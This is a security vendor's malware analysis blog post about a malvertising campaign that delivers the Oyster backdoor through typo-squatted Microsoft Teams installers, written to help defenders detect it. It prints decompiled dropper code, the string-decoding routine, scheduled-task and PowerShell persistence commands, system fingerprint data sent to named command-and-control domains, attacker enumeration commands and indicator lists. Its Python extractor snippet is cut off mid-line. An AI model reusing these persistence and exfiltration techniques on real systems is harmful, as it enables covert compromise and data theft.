Malvertising Campaign Leads to Execution of Oyster Backdoor

rapid7.com/blog/post/2024/06/17/malvertising-campaign-leads-to-execution-of-oyster-backdoor/

Rapid7 June 17, 2024

Last updated at Fri, 21 Jun 2024 19:01:00 GMT

The following analysts contributed to this blog: Thomas Elkins, Daniel Thiede, Josh Lockwood, Tyler McGraw, and Sasha Kovalev.

Executive Summary

Rapid7 has observed a recent malvertising campaign that lures users into downloading malicious installers for popular software such as Google Chrome and Microsoft Teams. The installers were being used to drop a backdoor identified as `Oyster`, aka `Broomstick`. Following execution of the backdoor, we have observed enumeration commands indicative of hands-on-keyboard activity as well as the deployment of additional payloads.

In this blog post, we will examine the delivery methods of the `Oyster` backdoor, provide an in-depth analysis of its components, and offer a Python script to help extract its obfuscated configuration.

Overview

Initial Access

In three separate incidents, Rapid7 observed users downloading supposed Microsoft Teams installers from typo-squatted websites. Users were directed to these websites after using search engines such as Google and Bing for Microsoft Teams software downloads. Rapid7 observed that the websites were masquerading as Microsoft Teams websites, enticing users into believing they were downloading legitimate software when, in reality, they were downloading the threat actor's malicious software.



Figure 1 - Fake Microsoft Teams Website

In one case, a user was observed navigating to the URL `hxxps://micrsoft-teams-download[.]com/`, which led to the download of the binary `MSTeamsSetup_c_l_.exe`. Initial analysis of the binary `MSTeamsSetup_c_l_.exe` showed that the binary was assigned by an Authenticode certificate issued to "Shanxi Yanghua HOME Furnishings Ltd".



Figure 2 - `MSTeamsSetup_c_l_.exe` File Information

Searching VirusTotal for other files signed by “Shanxi Yanghua HOME Furnishings Ltd” showed the following:



Figure 3 - VirusTotal Signature Search Results

The results indicated other versions of the installer, each impersonating as a legitimate software installer. We observed that the first installer was submitted to VirusTotal around mid-May 2024.

In a related incident that occurred on May 29, 2024, we observed another binary posing as a Microsoft Teams setup file, `TMSSetup.exe`, which was assigned a valid certificate issued to “Shanghai Ruikang Decoration Co., Ltd”. As of May 30, 2024, that certificate has been revoked.

VirusTotal analysis of the binary `MSTeamsSetup_c_l_.exe` indicates it is associated with a malware family known as Oyster, dubbed Broomstick by IBM.

What is Oyster/Broomstick?

Oyster aka Broomstick aka CleanUpLoader is a family of malware first spotted in September of 2023 by researchers at IBM. While not much is known about the malware, it was delivered via a loader called `Oyster Installer`, which masqueraded as a browser installer. The installer was responsible for dropping the backdoor component, `Oyster Main`. `Oyster Main` was responsible for gathering information about the compromised host, handling communication with the hard-coded command-and-control (C2) addresses, and providing the capability for remote code execution.

In February, researchers on Twitter observed the same backdoor component and started to name the `Oyster Main` backdoor, `CleanUpLoader`.

In recent incidents, Rapid7 has observed `Oyster Main` being delivered without the `Oyster Installer`.

Technical Analysis

Initial analysis of the binary `MSTeamsSetup_c_l_.exe` revealed that two binaries were stored within the resource section. During execution, a function was observed using `FindResourceA` to locate the binaries, followed by `LoadResource` to access them. These binaries were then subsequently dropped into the Temp folder. We observed that the intended names of the two binaries dropped by `MSTeamsSetup_c_l_.exe` were `CleanUp30.dll` and `MSTeamsSetup_c_l_.exe` (the legitimate Microsoft Teams installer).

After dropping the binary `CleanUp30.dll` into the Temp directory, the program executes the DLL, passing the string `rundll32.exe %s,Test` to the function `CreateProcessA`, where `%s` stores the value `CleanUp30.dll`.

```
hResInfo = FindResourceA(0i64, (LPCSTR)1, "EXE");
if ( !hResInfo )
  return 0;
nNumberOfBytesToWrite = SizeofResource(0i64, hResInfo);
hResData = LoadResource(0i64, hResInfo);
if ( !hResData )
  return 0;
Block = LockResource(hResData);
if ( !Block )
  return 0;
hFile = CreateFileA(a1, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
if ( hFile == (HANDLE)-1i64 )
{
  free(Block);
  result = 0;
}
else
{
  NumberOfBytesWritten = 0;
  if ( WriteFile(hFile, Block, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64) )
  {
    CloseHandle(hFile);
    sub_140001450(CommandLine, "rundll32.exe %s,Test", a1);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    *(_OWORD *)&ProcessInformation.hProcess = 0i64;
    *(_QWORD *)&ProcessInformation.dwProcessId = 0i64;
    result = CreateProcessA(0i64, CommandLine, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInfor
  }
  else
  {
    CloseHandle(hFile);
    free(Block);
    result = 0;
  }
```

Figure 4 - Execution of `CleanUp30.dll`

After the execution of `CleanUp30.dll`, the program proceeds to initiate the legitimate Microsoft Teams installer, `MSTeamsSetup_c_l_.exe`, also located within the Temp directory. This tactic is employed to avoid raising suspicion from the user.

CleanUp30.dll Analysis

During the execution of `CleanUp30.dll`, Rapid7 observed that the binary starts by attempting to create the hard coded mutual exclusion (mutex) `ITrkfSaV-4c7KwdfnC-Ds165XU4C-lH6R9pk1`. Mutex creation is often used by programs in order to determine if the program is already running another instance. If the program is already running, the program will terminate the new instance.

After creating the mutex, the binary determines its execution path by calling the function `GetModuleFilenameA`. The value is stored as a string and used as a parameter for the creation of a scheduled task, `ClearMngs`. The scheduled task is created using the function `ShellExecuteExW`, passing the following as the command line:

```
schtasks.exe /create /tn ClearMngs /tr "rundll32 '<location of binary>\CleanUp30.dll',Test" /sc hourly /mo 3 /f
```

The purpose of the scheduled task `ClearMngs` is to execute the binary `<location of binary>\CleanUp30.dll` with the exported function of `Test` using rundll32.exe every three hours.

After the creation of the scheduled task, the binary then proceeds to decode its C2 servers using a unique decoding function. The decoding function begins by taking in a string of encoded characters, and its length is in bytes. The decoding function then proceeds to read in each byte, starting from the end of the encoded string.

```
i = 0;
str_end = (byte *)(encoded_str + str_len);
str_len = str_len / 2;
pByte = str_end;
if (0 < str_len) {
  do {
    pByte = pByte + -1;
    encoded_byte = encoded_str[i];
    encoded_str[i] = (&bytemap)[*pByte];
    i = i + 1;
    *pByte = (&bytemap)[encoded_byte];
  } while (i < str_len);
}
```

Figure 5 - The DLL's Decoding Loop

Each byte of the encoded string is used as an index location to retrieve the decoded byte from a hard-coded byte map. A byte map is a byte array containing 256 bytes in a randomized order, one for each possible byte value from 1 to 256. Malware authors sometimes use this technique to obfuscate strings and other data. The iteration counter (i) used within the condition for the decoding loop is compared to half of the encoded string's length as the decoding loop swaps two bytes at a time. The bytes of the encoded string are decoded and swapped beginning at the start and end bytes of the string and the decoding loop then progresses towards the center of the string from each end.

The loop swaps the bytes to reverse the decoded string, as the original plaintext strings stored in the malware were reversed prior to encoding. When the center of the string is reached, the decoding process is complete. Due to this algorithm, all the encoded strings that are passed must be of even length to avoid further processing. Immediately after the decoded string is loaded onto the stack, the malware then re-encodes the string using a similar loop. The final result for the first decoded string is a carriage return line feed (CRLF) delimited list of C2 domains.

We constructed a Python script that can decode all the encoded strings contained within the `CleanUp.dll` binaries, including previous versions. The Python script can be found in our GitHub repository.

```
import sys
import pefile

cleanup_bin = "C:\\Users\\<User>\\Desktop\\CleanUp Samples\\V2\\CleanUp30.dll"
cleanup_data = open(cleanup_bin, 'rb').read()
pe = pefile.PE(data = cleanup_data)
character_map = "00 80 40 C0 20 A0 60 E0 10 90 50 D0 30 B0 70 F0 08 88 48 C8 28 A8 68 E8 18 98

def relevant_encoded_data(data, sequence):
    position = data.find(sequence)
    if position != -1:
        return data[:position]
    else:
        return data

def get_encoded_data(pe):
for item in encoded_data:
    new_item = item.hex()
    new_spaced_hex = add_spaces(new_item)
    #print(new_spaced_hex)
    decoded_data = decode_data(new_spaced_hex,character_map)
    #print(decoded_data)
```

```
api/connect
supfoundrysettlers.us
whereverhomebe.com
retdirectyourman.eu
```

Figure 6 - Sample Output from Python Script

Using our Python script, it revealed some of the C2 functionality, along with several JSON fields that are used to build a fingerprint of the infected system:

Hex Encoded String	Decoded String
2ec6a676766fc6f4960e86	api/connect
50b0aea6747686b64eaef69e2ec6a64e96262ea64e	supfoundrysettlers.us
50b0b6f6c674a646a6b6f6164ea66ea64ea616ee	whereverhomebe.com
50b0ceae74ce4ea6362e2ea6ce9e4e2676aef6660eaece	retdirectyourman.eu
76f6ce56f476f6962e86c696360e0e86045ca60e9e2ab42e76a62e76f6c2	Content-Type: application/json
76f696cece65cef4960e86	api/session
a61ea67426b6c63a346ceaf2eace9eca3a	\SysWOW64\cmd.exe
a61ea6744ccc36362676ae4e3a2c6ceaf2eace9eca3a	\SysWOW64\rundll32.exe
d2f2	OK
3a0eb6a62a3a	\Temp\
445c442696fa267686b6b6f6c6443444	","command_id":"
be44	"}
445c44649644de	{"id":"
445c442e36aecea64e443444	","result":"
445c442696fa76f696cecea6ce443444	","session_id":"
445c44ceae2e862ece443444	","status":"
2e1e2e740eae7686a636c63a	\cleanup.txt
445c44a6b68676fa4e652eae0eb6f6c6443444	","computer_name":"
0ccc445c4476f696ce72a66efa363626443444	","dll_version":"30
445c44769686b6f626443444	","domain":"
be44	"}
445c44649644de	{"id":"
445c443686c6f636fa0e96443444	","ip_local":"
445c44cef6443444	","os":"
445c44263696ae46facef6443444	","os_build":"
445c44a6e6a636656e964e0e443444	","privilege":"

After the binary decodes the C2 addresses, the program proceeds to fingerprint the infected machine, using the following functions:

Function	Description
DsRoleGetPrimaryDomainInformation	Used to gather information about the domain the compromised machine resides in. In particular, the function returns the domain name.
GetUserNameW	Provides the name of the user in which the program is running under.
NetUserGetInfo	Provides details of the user under which the program is running. In this case, the program is querying if the user is admin or user.
GetComputerNameW	Provides the name of the compromised machine in which the binary is running on.
RtlGetVersion	Returns version information about the currently running operating system including name and version number.



Figure 7 - A Selection of Contents of the `CleanUp30.dll` Code that Outline the Collection of System Information

While enumerating information about the host, the information is stored in the JSON fields uncovered from the encoded strings identified above.

```
{"id":"0","dll_version":"30","domain":"WORKGROUP","user_name":"John
Snow","computer_name":"DROGON","privilege":"2","os":"10.0","os_build":"19081","ip_local":"19
2.168.0.1; 169.254.130.51; "}
```

Figure 8 - Example of the Data Collected and Sent via HTTP POST to the Malicious Domains

The fingerprint information is encoded using the same loop previously discussed, where the data string is reversed and encoded using a byte map before being sent.

After the information is encoded, it is sent to the domains `whereverhomebe[.]com/`, `supfoundrysettlers[.]us/`, and `retdirectyourman[.]eu/` via HTTP POST method. Rapid7 determined that `CleanUp30.dll` uses the open-source C++ library Boost.Beast to communicate with the observed C2 domains via HTTP and web sockets.



Figure 9 - Captured Network Traffic Attempting to Send POST Requests to `whereverhomebe[.]com/` and `supfoundrysettlers[.]us/` Following the Execution of `CleanUp30.dll`

Follow-on Activity

In one of the incidents Rapid7 observed, a PowerShell script was spawned following the execution of another version of `CleanUp30.dll`, `CleanUp.dll`. `CleanUp.dll`, similar to `CleanUp30.dll`, was originally dropped by the other fake Microsoft Teams installer, `TMSSetup.exe`, which dropped the binary into the AppData/Local/Temp directory as well.

```
powershell.exe  -Command "$ws = New-Object -ComObject WScript.Shell; $s =
$ws.CreateShortcut('C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\DiskCleanUp.lnk'); $s.TargetPath = 'rundll32.exe'; $s.Arguments =
'C:\Users\<User>\AppData\Local\Temp\CleanUp.dll,Test'; $s.Save()"
```

Figure 10 - PowerShell Command Creating .lnk File `DiskCleanUp.lnk`

The purpose of the PowerShell script was to create a shortcut LNK file named `DiskCleanUp.lnk` within `C:\Users\<User>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\`. By doing so, this ensured that the LNK file `DiskCleanUp.lnk` would be run each time the user logged in. The shortcut LNK file was responsible for executing the binary `CleanUp.dll` using rundll32.exe, passing the export `Test`.
Following the execution of the PowerShell script, Rapid7 observed execution of additional payloads:

- k1.ps1
- main.dll
- getresult.exe

Unfortunately, during the incident, we were unable to acquire the additional payloads. During the incidents, Rapid7 also observed execution of the following enumeration commands:

Enumeration	Description
systeminfo	Provides information about the system's software and hardware configuration
arp -a	Shows a list of all IP addresses that the local computer has recently interacted with, along with their corresponding MAC addresses
net group 'domain computers' /domain	Lists the "Domain Computers" group within an Active Directory domain
"C:\Windows\system32\nslookup.exe" myip.opendns.com resolver1.opendns.com	Determines the external IP address
whoami /all	Provides detailed information about the current user including user's privileges, group memberships, and security identifiers (SIDs)
nltest /dclist:<domain_name>	Lists all the domain controllers (DCs) for a specific domain
net user admin	Provides detailed information about the user 'admin' including profile information, group memberships, local group memberships, etc
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall /s	Queries the registry to find information about installed software
findstr "DisplayName"	Used to filter information, showing only items contained under "DisplayName"

Rapid7 Customers

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7's expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this malware campaign:

- Persistence - SchTasks Creating A Task Pointed At Users Temp Or Roaming Directory
- Suspicious Process: RunDLL32 launching CMD or PowerShell
- Persistence - Schtasks.exe Creating Task That Executes RunDLL32
- Network Discovery - Nltest Enumerate Domain Controllers
- Attacker Technique - Determining External IP Via Command Line
- Suspicious Process - .lnk in PowerShell Command Line

MITRE ATT&CK Techniques

Tactic	Technique	Description
Resource Development	Acquire Infrastructure: Domains (T1583.001)	Threat Actor set up typo-squatted domain micrsoft-teams-download[.]com in order to aid in the delivery of the executable MSTeamsSetup_c_l_.exe
Execution	Command and Scripting Interpreter: Powershell (T1059.001)	Used to create .lnk file DiskCleanUp.lnk and execute the PowerShell payload k1.ps1
Execution	User Execution: Malicious File (T1204.002)	User executes the binary MSTeamsSetup_c_l_.exe
Persistence	Scheduled Task (T1053.005)	CleanUp30.DLL and CleanUp.DLL create scheduled task ClearMngs
Defense Evasion	Masquerading: Match Legitimate Name or Location (T1036.005)	MSTeamsSetup_c_l_.exe masquerades as legitimate Microsoft Teams installer
Defense Evasion	Virtualization/Sandbox Evasion: Time Based Evasion (T1497.003)	Execution delays are performed by several stages throughout the attack flow

Tactic	Technique	Description
Collection	Data from Local System (T1005)	Threat Actors enumerated information about compromised hosts using the backdoor CleanUp DLL's
Command and Control	Data Encoding - Non Standard Encoding (T1132.002)	CleanUp DLL's send encoded data to C2's using unique encoding function

IOCs

IOC	Hash	Description
TMSSetup.exe	9601f3921c2cd270b6da0ba265c06bae94fd7d4dc512e8cb82718eaa24accc43	The malicious executable downloaded from prodfindfeatures[.]com/
MSTeamsSetup_c_l_.exe	574C70E84ECDAD901385A1EBF38F2EE74C446034E97C33949B52F3A2FDDCD822	The malicious executable downloaded from prodfindfeatures[.]com/
CleanUp30.dll	CFC2FE7236DA1609B0DB1B2981CA318BFD5FBBB65C945B5F26DF26D9F948CBB4	The .dll file that is run by run32dll.exe following the execution of MSTeamsSetup_c_l_.exe
CleanUp.dll	82B246D8E6FFBA1ABAFFBD386470C45CEF8383AD19394C7C0622C9E62128CB94	The .dll file that is run by run32dll.exe following the execution of TMSSetup.exe
DiskCleanUp.lnk		An .lnk file that was created following the execution of CleanUp30.dll
prodfindfeatures[.]com/	-	The domain hosting the malicious files TMSSetup (1).exe and MSTeamsSetup_c_l_.exe
micrsoft-teams-download[.]com/	-	The typo-squatted domain that users visited
impresoralaser[.]pro/	-	Part of the domain redirect chain for downloads of TMSSetup (1).exe and MSTeamsSetup_c_l_.exe
whereverhomebe[.]com/	-	Domain that CleanUp30.dll and CleanUp.dll attempts to communicate with
supfoundrysettlers[.]us/	-	Domain that CleanUp30.dll and CleanUp.dll attempts to communicate with
retdirectyourman[.]eu/	-	Domain that CleanUp30.dll and CleanUp.dll attempts to communicate with
149.248.79[.]62	-	Resolving IP for whereverhomebe[.]com/
64.95.10[.]243	-	Resolving IP for supfoundrysettlers[.]us/
206.166.251[.]114	-	Resolving IP for retdirectyourman[.]eu/

References

Article	URL
Broomstick Malware Profile	https://exchange.xforce.ibmcloud.com/malware-analysis/guid:08822f57c12416bc3e74997c473d1889
Twitter Mention of CleanUpLoader	https://x.com/RussianPanda9xx/status/1757932257765945478